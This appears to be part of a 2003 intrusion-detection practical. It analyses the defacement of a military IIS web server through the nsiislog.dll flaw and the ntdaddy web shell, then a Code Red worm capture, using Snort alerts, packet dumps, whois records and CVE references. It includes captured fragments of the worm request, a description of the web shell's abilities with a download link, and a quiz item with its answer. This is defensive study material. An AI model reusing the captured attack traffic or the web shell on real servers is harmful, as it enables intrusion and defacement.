70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6C 2C  pt-Language: el,
20 65 6E 2D 75 73 3B 71 3D 30 2E 35 0D 0A 54 72   en-us;q=0.5..Tr
61 6E 73 6C 61 74 65 3A 20 66 0D 0A 43 6F 6E 74  anslate: f..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 0D 0A 55  ent-Length: 0..U
73 65 72 2D 41 67 65 6E 74 3A 20 4D 69 63 72 6F  ser-Agent: Micro
73 6F 66 74 20 44 61 74 61 20 41 63 63 65 73 73  soft Data Access
20 49 6E 74 65 72 6E 65 74 20 50 75 62 6C 69 73   Internet Publis
68 69 6E 67 20 50 72 6F 76 69 64 65 72 20 44 41  hing Provider DA
56 20 31 2E 31 0D 0A 48 6F 73 74 3A 20 77 77 77  V 1.1..Host: www
2E 78 78 78 78 78 78 78 78 2E 79 79 79 2E 6D 6D  .xxxxxxxx.yyy.mm
6D 6D 2E 6D 69 6C 0D 0A 43 6F 6E 6E 65 63 74 69  mm.mil..Connecti
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A  on: Keep-Alive..
0D 0A                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
--SNIPPED--
```

Packet corresponding to the captured default web-page:

```
11/12-22:05:30.769208 MY.NET.10.29:80 -> 213.16.158.117:3044
TCP TTL:122 TOS:0x0 ID:39955 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x508E49AC  Ack: 0x590C91C4  Win: 0xFEDB  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D  HTTP/1.1 200 OK.
0A 53 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F  .Server: Microso
66 74 2D 49 49 53 2F 35 2E 30 0D 0A 4D 69 63 72  ft-IIS/5.0..Micr
6F 73 6F 66 74 4F 66 66 69 63 65 57 65 62 53 65  osoftOfficeWebSe
72 76 65 72 3A 20 35 2E 30 5F 50 75 62 0D 0A 58  rver: 5.0_Pub..X
2D 50 6F 77 65 72 65 64 2D 42 79 3A 20 41 53 50  -Powered-By: ASP
2E 4E 45 54 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 6F  .NET..Content-Lo
63 61 74 69 6F 6E 3A 20 68 74 74 70 3A 2F 2F 77  cation: http://w
77 77 2E 78 78 78 78 78 78 78 78 2E 79 79 79 2E  ww.xxxxxxxx.yyy.
6D 6D 6D 6D 2E 6D 69 6C 2F 44 65 66 61 75 6C 74  mmmm.mil/Default
2E 68 74 6D 0D 0A 44 61 74 65 3A 20 53           .htm..Date: ,
20 37 37 20 6e 6f 76 20 32 30 30 33 20 32 32 3A    7 Nov 2003 22:
30 35 3A 31 31 20 47 4D 54 0D 0A 43 6F 6E 74 65  05:11 GMT..Conte
6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74  nt-Type: text/ht
6D 6C 0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65  ml..Accept-Range
73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 74 2D 4D  s: bytes..Last-M
6F 64 69 66 69 65 64 3A 20 53 61 74 2C 20        odified: Sat,
20     20 32 30 30 33 20 32 32 3A 30 35 3A       2003 22:05:
30 32 20 47 4D 54 0D 0A 45 54 61 67 3A 20 22 31  02 GMT..ETag: "1
63 34 39 33 62 38 34 33 39 30 63 33 31 3A 39 63  c493b84390c31:9c
38 22 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67  8"..Content-Leng
74 68 3A 20 32 39 36 39 0D 0A 0D 0A 3C 21 44 4F  th: 2969....<!DO
43 54 59 50 45 20 48 54 4D 4C 20 50 55 42 4C 49  CTYPE HTML PUBLI
43 20 22 2D 2F 2F 57 33 43 2F 2F 44 54 44 20 48  C "-//W3C//DTD H
54 4D 4C 20 34 2E 30 20 54 72 61 6E 73 69 74 69  TML 4.0 Transiti
6F 6E 61 6C 2F 2F 45 4E 22 3E 0D 0A 3C 68 74 6D  onal//EN">..<htm
6C 3E 3C 68 65 61 64 3E 0D 0A 3C 74 69 74 6C 65  l><head>..<title
xx xx xx xx xx xx xx xx xx xx xx xx xx xx 3C 2F  >DELL DUDES</
74 69 74 6C 65 3E 0D 0A 3C 53 43 52 49 50 54 20  title>..<SCRIPT
4C 41 4E 47 55 41 47 45 3D 4A 41 56 41 53 43 52  LANGUAGE=JAVASCR
49 50 54 3E 3C 2F 73 63 72 69 70 74 3E 0D 0A 3C  IPT></script>..<
6D 65 74 61 20 68 74 74 70 2D 65 71 75 69 76 3D  meta http-equiv=
44 65 73 63 72 69 70 74 69 6F 6E 20 6E 61 6D 65  Description name
3D 44 65 73 63 72 69 70 74 69 6F 6E 20 63 6F 6E  =Description con
74 65 6E 74 3D 27 42 75 73 68 20 53 70 65 61 6B  tent='Bush Speak
73 20 69 73 20 61 20 63 6F 6C 6C 65 63 74 69 6F  s is a collectio
```

```
6E 20 6F 66 20 68 69 6C 61 72 69 6F 75 73 2C 20  n of hilarious,
--SNIPPED--
20 64 72 75 67 73 2C 20 44 55 49 2C 20 44 57 49   drugs, DUI, DWI
2C 20 61 72 72 65 73 74 2C 20 63 6F 6E 76 69 63  , arrest, convic
74 69 6F 6E 2C 20 6C 69 61 72 2C 20 6C 79 69 6E  tion, liar, lyin
67 2C 20 6D                                      g, m
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-22:05:30.770037 MY.NET.10.29:80 -> 213.16.158.117:3044
TCP TTL:122 TOS:0x0 ID:39956 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x508E4F60  Ack: 0x590C91C4  Win: 0xFEDB  TcpLen: 20
69 73 75 6E 64 65 72 65 73 74 69 6D 61 74 65 64  isunderestimated
2C 20 73 75 62 6C 69 6D 69 6E 61 62 6C 65 2C 20  , subliminable,
--SNIPPED--
77 68 6F 73 65 20 62 6C 6F 6F 64 20 69 74 20 69  whose blood it i
73 27 20 62 6F 72 64 65 72 3D 30 3E 3C 2F 61 3E  s' border=0></a>
3C 2F 63 65 6E 74 65 72 3E 0D 0A 3C 44 49 56 20  </center>..<DIV
43 4C 41 53 53 3D 71 75 6F 74 65 3E 22 49 20 74  CLASS=quote>"I t
61 6B 65 20 70 65 72 73 6F 6E 61 6C 20 72 65 73  ake personal res
70 6F 6E 73 69 62 69 6C 69 74 79 20 66 6F 72 20  ponsibility for
65 76 65 72 79 74 68 69 6E 67 3C 62 72 3E 49 20  everything<br>I
73 61 79 2C 20 6F 66 20 63 6F 75 72 73 65 2E 20  say, of course.
41 62 73 6F 6C 75 74 65 6C 79 2E 20 49 20 61 6C  Absolutely. I al
73 6F 20 74 61 6B 65 3C 62 72 3E 72 65 73 70 6F  so take<br>respo
6E 73 69 62 69 6C 69 74 79 20 66 6F 72 20 6D 61  nsibility for ma
6B 69 6E 67 20 64 65 63 69 73 69 6F 6E 73 3C 62  king decisions<b
72 3E 6F 6E 20 77 61 72 20 61 6E 64 20 70 65 61  r>on war and pea
63 65 2E 22 3C 2F 64 69 76 3E 0D 0A 3C 74 61 62  ce."</div>..<tab
6C 65 20 62 6F 72 64 65 72 3D 30 20 61 6C 69 67  le border=0 alig
--SNIPPED--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/12-22:07:55.826150 MY.NET.10.29:80 -> 213.219.122.11:58449
TCP TTL:122 TOS:0x0 ID:40062 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x528A7E26  Ack: 0xD8F6DC8B  Win: 0xFF5C  TcpLen: 20
69 73 75 6E 64 65 72 65 73 74 69 6D 61 74 65 64  isunderestimated
2C 20 73 75 62 6C 69 6D 69 6E 61 62 6C 65 2C 20  , subliminable,
--SNIPPED--
74 2F 63 73 73 27 20 68 72 65 66 3D 27 68 74 74  t/css' href='htt
70 3A 2F 2F 72 61 64 69 61 6E 74 77 6F 72 6C 64  p://radiantworld
2E 6E 65 74 2F 63 6F 70 79 2E 63 73 73 27 3E 0D  .net/copy.css'>.
0A 3C 2F 68 65 61 64 3E 0D 0A 3C 62 6F 64 79 20  .</head>..<body
62 67 63 6F 6C 6F 72 3D 27 23 30 30 30 30 30 30  bgcolor='#000000
27 3E 0D 0A 3C 64 69 76 20 43 4C 41 53 53 3D 70  '>..<div CLASS=p
61 67 65 74 69 74 6C 65 3E 44 45 46 41 43 45 44  agetitle>DEFACED
20 42 59 20 xx xx xx xx xx xx xx xx xx xx xx xx  BY GATEWAY COWS
20 20 3C 2F 64 69 76 3E 0D 0A 3C 64 69 76 20 43    </div>..<div C
4C 41 53 53 3D 74 61 67 4C 69 6E 65 3E 54 68 65  LASS=tagLine>The
20 52 65 61 6C 20 4E 6F 2D 53 70 69 6E 20 5A 6F   Real No-Spin Zo
6E 65 3C 2F 64 69 76 3E 0D 0A 3C 64 69 76 20 43  ne</div>..<div C
4C 41 53 53 3D 27 73 65 63 74 69 6F 6E 74 69 74  LASS='sectiontit
6C 65 27 3E 57 61 72 20 26 20 50 65 61 63 65 20  le'>War & Peace
4F 72 20 42 6C 6F 6F 64 20 26 20 4F 69 6C 3F 3C  Or Blood & Oil?<
--SNIPPED--
73 27 20 62 6F 72 64 65 72 3D 30 3E 3C 2F 61 3E  s' border=0></a>
3C 2F 63 65 6E 74 65 72 3E 0D 0A 3C 44 49 56 20  </center>..<DIV
43 4C 41 53 53 3D 71 75 6F 74 65 3E 22 49 20 74  CLASS=quote>"I t
61 6B 65 20 70 65 72 73 6F 6E 61 6C 20 72 65 73  ake personal res
70 6F 6E 73 69 62 69 6C 69 74 79 20 66 6F 72 20  ponsibility for
65 76 65 72 79 74 68 69 6E 67 3C 62 72 3E 49 20  everything<br>I
73 61 79 2C 20 6F 66 20 63 6F 75 72 73 65 2E 20  say, of course.
41 62 73 6F 6C 75 74 65 6C 79 2E 20 49 20 61 6C  Absolutely. I al
--SNIPPED
```

2.3. Probability Source Address was Spoofed

The probability of spoofing is high. The hacker(s) are fairly notorious and have claimed responsibility for many other web defacements. Also, since this is a serious offense there’s a high probability that the addresses were spoofed to help avoid getting caught.


Registration Information for the Suspicious IP Addresses follows. To save space only the first part of the registration information is displayed.

IP address 164.71.2.5	nslookup:	endeavor.fujitsu.co.jp
	registrar:	APNIC
	net-block:	NETBLK-FNET-B
	geoloc:	JP
	APNIC info:	% [whois.apnic.net node-2]
	inetnum:	164.69.0.0 - 164.71.255.255
	netname:	NETBLK-FNET-B
	descr:	imported inetnum object for FUJITS
	country:	JP
IP address 200.100.25.113	nslookup:	200-100-25-113.dial-up.telesp.net.br
	registrar:	ARIN
	net-block:	LACNIC_IP_address_Regional_Registry
	geoloc:	UY
	OrgID:	LACNIC
	Address:	Potosi 1517
	City:	Montevideo
	PostalCode:	11500
	Country:	UY
IP address 200.103.147.247	nslookup:	200-103-147-247.ctame7041.dsl.brasiltelecom.net.br
	registrar:	ARIN
	net-block:	LACNIC_IP_address_Regional_Registry
	geoloc:	UY
	OrgID:	LACNIC
	Address:	Potosi 1517
	City:	Montevideo
	PostalCode:	11500
	Country:	UY
IP address 213.16.158.117	nslookup:	ppp15-117.ath.forthnet.gr
	registrar:	RIPE
	net-block:	FORTHNET-NOC-ATH
	geoloc:	GR
IP address 213.16.157.126	nslookup:	ppp14-126.ath.forthnet.gr
	registrar:	RIPE
	net-block:	FORTHNET-NOC-ATH
	geoloc:	GR
IP address 68.15.63.164	nslookup:	wsip-68-15-63-164.ri.ri.cox.net
	registrar:	ARIN
	net-block:	Cox_Communications_Inc.
	geoloc:	US

2.4. Description of Attack

To begin, IP 63.15.63.164 performed a large-scale probe against port 80 that was directed against multiple IPs in my network. MY.NET.10.29 apparently responded to the probe that targeted the NSIISlog.dll vulnerability. Approximately 18 hours later, 21:03, an alert was generated that appears to be a response from a Microsoft Frontpage Server extension request between MY.NET.10.29 and 213.16.158.117. The utility, "ntdaddy.asp", appears to have been copied from 213.16.158.117 to MY.NET.10.29. Other outside IPs observed accessing the site within the timeframe included: 164.71.2.5, 200.10.25.113, 200.103.147.247, and 213.16.157.126.

Approximately 19 hours after the initial probing, or one hour after the Microsoft Frontpage Server extension request and observed ntdaddy utility, the website http://www.xxxxxxxxx.yyy.mmmm.mil, located at MY.NET.10.29, was defaced. It contained negative remarks against the U.S. military operations in Iraq.

Screen capture of defaced webpage	 DEFACED BY Gateway Cows The Real No-Spin Zone War & Peace Or Blood & Oil? Oleg Popov/Reuters "an army Humvee leaking a pool of diesel fuel and blood" "I take personal responsibility for everything I say, of course. Absolutely. I also take responsibility for making decisions on war and peace." -- G. W. Bush (Source: The White House) Greetz to all the anti-imperialists of the world!!! PS: Admins don't secure the unsecure.. :P coz security is futile and you will be owned... Capish?!? And remember... Big Brother is watching you.... SPONSORED BY: BigBrother
Web page header for MY.NET.10.29	GET / HTTP/1.1 Host: MY.NET.10.29 Connection: close Read 3323 bytes from host MY.NET.10.29, path / HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 MicrosoftOfficeWebServer: 5.0_Pub X-Powered-By: ASP.NET Connection: close Content-Location: http:// MY.NET.10.29/Default.htm Date: 12 Nov 2003 23:58:50 GMT Content-Type: text/html Accept-Ranges: bytes Last-Modified: 12 Nov 2003 22:05:02 GMT ETag: "1c493b84390c31:9c8" Content-Length: 2969

Common Vulnerabilities & Exposures (CVE) Alert CAN-2003-0227. 30 Apr 2003
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0227
The logging capability for unicast and multicast transmissions in the ISAPI extension for Microsoft Windows Media Services in Microsoft Windows NT 4.0 and 2000, nsiislog.dll, allows remote attackers to cause a denial of service in Internet Information Server (IIS) and execute arbitrary code via a certain network request.

2.5. Attack Mechanism

Microsoft Windows Media Services is a feature of Microsoft Windows 2000 Server, Advanced Server, and Datacenter Server and is also available as a downloadable version for Windows NT 4.0 Server. Windows Media Services contain support for a method of delivering media content to clients across a network known as multicast streaming. In multicast streaming however, the server has no connection or knowledge of the clients that may be receiving the stream coming from the server. To facilitate logging of client information for the server Windows 2000 includes a capability specifically designed for that purpose. To help with this problem, Windows 2000 includes logging capabilities for multicast and unicast transmissions.

This capability is implemented as an Internet Services Application Programming Interface (ISAPI) extension – nsiislog.dll. When Windows Media Services are installed in Windows NT 4.0 Server or added through add/remove programs to Windows 2000, nsiislog.dll is installed to the Internet Information Services (IIS) Scripts directory on the server. There is a flaw in the way in which nsiislog.dll processes incoming requests. A vulnerability exists because an attacker could send specially formed communications to the server that could cause IIS to fail or execute code on the user's system.

This appears to be the flaw exploited by the attackers to copy the ntdaddy admin utility to the web server. Ntdaddy is a server side remote administration utility for web servers running ASP. It provides more or less anything Windows has to offer, but it will also work on UNIX if the ASP mods are installed. The program allows for listing of existing drivers, file uploading, raw command execution, anonymous emailing, and can be used for viewing, copying, or deleting of attribute settings of folders and files. It can be downloaded from the Zone-H website at http://www.zone-h.com/download/file=4857/.

2.6. Correlations

Google, yahoo, and altavista search engines were used to perform many searches. The results are listed below.

Common Vulnerabilities & Exposures (CVE) Alert CAN-2003-0227. 30 Apr 2003
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0227
The logging capability for unicast and multicast transmissions in the ISAPI extension for

Microsoft Windows Media Services in Microsoft Windows NT 4.0 and 2000, nsiislog.dll, allows remote attackers to cause a denial of service in Internet Information Server (IIS) and execute arbitrary code via a certain network request.
Common Vulnerabilities & Exposures (CVE) Alert CAN-2003-0349. 30 Apr 2003 URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0349 Buffer overflow in the streaming media component for logging multicast requests in the ISAPI for the logging capability of Microsoft Windows Media Services (nsiislog.dll), as installed in IIS 5.0, allows remote attackers to execute arbitrary code via a large POST request to nsiislog.dll.
Microsoft Security Bulletin MS03-018. 30 May 2003. URL: www.microsoft.com/technet/security/bulletin/ms03-018.asp Contains a cumulative patch for Microsoft IIS.
Microsoft Security Bulletin MS03-019. 30 May 2003. URL: www.microsoft.com/technet/security/bulletin/ms03-019.asp Contains an updated patch to protect against the flaw in ISAPI extension for Windows Media Services that could cause code execution.
Microsoft Security Bulletin MS03-022. 25 Jun 2003. URL: http://www.microsoft.com/technet/security/bulletin/ms03-022.asp Contains an updated patch to protect against the flaw in ISAPI extension for Windows Media Services that could cause code execution.
Nessus Posting. "Forcing a Scan of Previously Scanned Hosts". 16 Sep 2003. URL: http://list.nessus.org/nessus/0309/7007.html

2.7. Evidence of Active Targeting

Initially, the attackers weren't specifically targeting the web server at MY.NET.10.29. However, they were probing for a potential victim(s) that they may be able to exploit. When MY.NET.10.29 revealed itself as being vulnerable, it was then actively targeted and the page was defaced.

2.8. Severity

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)	
Criticality: a measure of how critical the target system is.	**3** - The attack targeted the web server at MY.NET.10.29. Although it is an important part of the network, I don't believe it's as important as a firewall or other devices
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**4** - As evident by the defacement, the server was indeed compromised.
System Countermeasures: a measure of the strength of the defensive mechanisms in place, on the targeted host itself.	**2** - Per the Practical Guideline, I'd assign a value of due because the vulnerability was due to an improperly patched system.
Network Countermeasures:	**3** - An IDS was in place and it did detect the traffic, as three

a measure of the strength of the defensive mechanisms employed on the network.	alerts were generated based due to the three custom configured Snort rules
Severity = (3 + 4) – (2 + 3) = **2**. The severity of this traffic is low.	

2.9. Defensive Recommendation

Ensure the web server is properly patched to guard against this, and other, vulnerabilities. Microsoft has published a security bulletin pertaining to this particular IIS vulnerability. It can be viewed by accessing the Microsoft site at http://www.microsoft.com/technet/security/bulletin/ms03-018.asp.

Since I don't believe a "standard" Snort rule exists for detecting the ntdaddy toolkit or the hacker groups ("Dell Dudes" and "Gateway Cows"), recommend continued use of the three custom rules that were alerted on. However, there was an 18-hour lapse between the time of the first alert (web server's response to probe) and the time the page was actually defaced. Because of this, I'd recommend analysts maintain an increased sense of awareness for this kind of attack.

2.10. Test question

Ntdaddy, a server side remote administration utility for web servers running ASP, cannot perform which of the following?

A. File uploading
B. Anonymous emailing
C. Vulnerability scanning
D. Modification of file and folder attribute settings

Answer = C

References

Altavista. "Search Engine". URL: http://www.altavista.com

American Registry for Internet Numbers (ARIN). "Whois Search". URL: http://www.arin.net

Asia Pacific Network Information Centre (APNIC). "Whois Search". URL: http://www.apnic.net/

Common Vulnerabilities & Exposures (CVE) Alert. "DOS in Microsoft IIS, CAN-2003-0227". 30 Apr 2003
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0227

Common Vulnerabilities & Exposures (CVE) Alert "nsiislog.dll, CAN-2003-0349". 30 Apr 2003
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0349

Google. "Search Engine". URL: http://www.google.com

Joel Scambray, Stuart McClure & George Kurtz. "Hacking Exposed: Network Security Secrets & Solutions". 2nd Edition. . 11 Oct 2000

Latin American and Caribbean Internet Address Registry (LACNIC). "Whois Query". URL: http://lacnic.net/en/

Microsoft Security Bulletin MS03-018. " Security Update for IIS". 30 May 2003.
URL: www.microsoft.com/technet/security/bulletin/ms03-018.asp

Microsoft Security Bulletin MS03-019. "Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution". 30 May 2003. URL: www.microsoft.com/technet/security/bulletin/ms03-019.asp

Microsoft Security Bulletin MS03-022. "Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution". 25 Jun 2003. URL: http://www.microsoft.com/technet/security/bulletin/ms03-022.asp

Nessus Posting. "Forcing a Scan of Previously Scanned Hosts". 16 Sep 2003. URL: http://list.nessus.org/nessus/0309/7007.html

Network Tools. "Express Lookup". URL: http://www.network-tools.com

Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders. 2001. 1st Ed.

Northcutt, Stephen and Novak, Judy. "Network Intrusion Detection". Sep 2002. 3rd Edition.

Reseaux IP Europeans (RIPE) Network Coordination Centre. "Whois Database". URL: http://www.ripe.net

Roesch, Martin and Green, Chris. "Snort Users Manual". 1 Jul 2003. Ver 2.0.1

Sam Spade. "On-Line Tools". URL: http://www.samspade.org/

Snort Open Source Intrusion Detection. "Snort Rules Database". URL: http://www.snort.org/snort-db

Stiler, Shane and Linsenbardt, Mark A. "IIS 4 and Proxy Server 2 24seven". Aug 1999. 3rd Ed


Yahoo. "Search Engine". URL: http://www.yahoo.com/

Zone H. "Zone-H, The Internet Thermometer". URL: http://www.zone-h.org/en

Detect 3 - "Code Red Variant"

3.1. Source of the trace

Why did I choose the Code Red Buffer Overflow as my third detect? I had just finished downloading the raw data files from the incidents.org site, when a colleague asked for some training on Ethereal. Since the downloaded files were readily available, I used them for the demonstration. Shortly into it, I stumbled across Code Red's distinct string, "GET /default.ida?NNNNNNNNN…", and decided to use it for my third detect.



```
Source          Destination     Protocol Info
67.80.127.206   207.166.87.40   HTTP     GET /cgi-bin/FormMail.pl?email=lafam&su
80.5.184.140    207.166.236.13  HTTP     GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNN
80.5.184.140    207.166.236.13  HTTP     GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNN
80.5.184.140    207.166.236.13  HTTP     GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNN
80.5.184.140    207.166.236.13  HTTP     GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNN
80.67.67.14     207.166.87.157  HTTP     Continuation

⊟ Hypertext Transfer Protocol
    GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
    Content-type: text/xml\n
    HOST:www.worm.com\n

0030  44 70 ac 4c 00 00 47 45  54 20 2f 64 65 66 61 75   Dp.L..GE T /defau
0040  6c 74 2e 69 64 61 3f 4e  4e 4e 4e 4e 4e 4e 4e 4e   lt.ida?N NNNNNNNN
0050  4e 4e 4e 4e 4e 4e 4e 4e  4e 4e 4e 4e 4e 4e 4e 4e   NNNNNNNN NNNNNNNN
0060  4e 4e 4e 4e 4e 4e 4e 4e  4e 4e 4e 4e 4e 4e 4e 4e   NNNNNNNN NNNNNNNN
0070  4e 4e 4e 4e 4e 4e 4e 4e  4e 4e 4e 4e 4e 4e 4e 4e   NNNNNNNN NNNNNNNN
```

This detect was taken from a collection of raw binary log files located at http://www.incidents.org/logs/raw. The source of trace was the 2002.10.5 raw binary log file. The network topology is not known.

3.2. Detect was generated by

To generate the alerts, I used Snort version 2.0.0 (build 72) for a Win32 platform, along with a "Snort 2.0.0 Ruleset" which was downloaded on November 14, 2003 from http://www.snort.org/dl/rules/snortrules-stable.tar.gz. The following alerts were created by running "snort –r 2002.10.5 –c c:\snort\etc\snort.conf -N –A full" at the command line.

```
[**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
11/05-09:47:58.196507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:16062 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
11/05-09:48:53.736507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:21659 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
11/05-09:49:23.106507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:24707 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
11/05-09:49:53.206507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:27853 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
```

Since I was expecting to see a "WEB IIS" alert, I was surprised when the "BAD TRAFFIC" alert was returned. So, I checked my snort configurations and re-ran the Snort executable only to achieve the same result. The rule it was triggering on was called "BAD TRAFFIC RULES", which by the way is the first rule listed/processed in the snort configuration (snort.conf) file. By opening the "BAD TRAFFIC RULES" file, I was able to find out that it was version 1.22. But more importantly, I was able to obtain the trigger that created the alert.

```
alert ip any any -> any any (msg:"BAD-TRAFFIC bad frag bits"; fragbits:MD; sid:1322; rev:5;)
```

What does this rule do? Basically, it tries to find traffic from any IP, using any port, to any IP, using any port (any any -> any any), whose Internet Protocol Header has both the "More Fragments" and "Don't Fragment" bits set (fragbits:MD). If found, it'll generate the alert (msg) "BAD-TRAFFIC bad frag bits". The Snort Identification (sid:1322 || BAD-TRAFFIC bad frag bits) is used to help identify the individual rule and the revision number (rev:5) helps in tracking changes to a rule.

More detailed information was needed to better perform an analysis. For this, I chose to use both Ethereal, version 0.9.12, and Snort. Although these two programs pretty much contain the same information, seeing the data presented in a couple of different layouts may help decrease the chance of overlooking something.

ETHEREAL OUTPUT

```
Frame 811 (1482 bytes on wire, 1482 bytes captured)
    Arrival Time: Nov  4, 2002 23:47:58.196507000
    Time delta from previous packet: 35151.760000000 seconds
    Time relative to first packet: 35151.760000000 seconds
    Frame Number: 811
    Packet Length: 1482 bytes
    Capture Length: 1482 bytes
Ethernet II, Src: 00:03:e3:d9:26:c0, Dst: 00:00:0c:04:b2:33
    Destination: 00:00:0c:04:b2:33 (Cisco_04:b2:33)
    Source: 00:03:e3:d9:26:c0 (Cisco_d9:26:c0)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 80.5.184.140 (80.5.184.140), Dst Addr: 207.166.236.13
(207.166.236.13)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 1468
    Identification: 0x3ebe
    Flags: 0x06
        .1.. = Don't fragment: Set
        ..1. = More fragments: Set
    Fragment offset: 0
    Time to live: 112
    Protocol: TCP (0x06)
    Header checksum: 0x2b84 (incorrect, should be 0xe237)
    Source: 80.5.184.140 (80.5.184.140)
    Destination: 207.166.236.13 (207.166.236.13)
Transmission Control Protocol, Src Port: 3583 (3583), Dst Port: 80 (80), Seq:
3577481436, Ack: 1858160789, Len: 1428
    Source port: 3583 (3583)
    Destination port: 80 (80)
    Sequence number: 3577481436
    Next sequence number: 3577482864
    Acknowledgement number: 1858160789
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17520
    Checksum: 0xac4c
Hypertext Transfer Protocol
    GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
    Content-type: text/xml\n
    HOST:www.worm.com\n
     Accept: */*\n
    Content-length: 3569 \r\n
    \r\n
    Data (958 bytes)
0000  55 8b ec 81 ec 18 02 00 00 53 56 57 8d bd e8 fd   U........SVW....
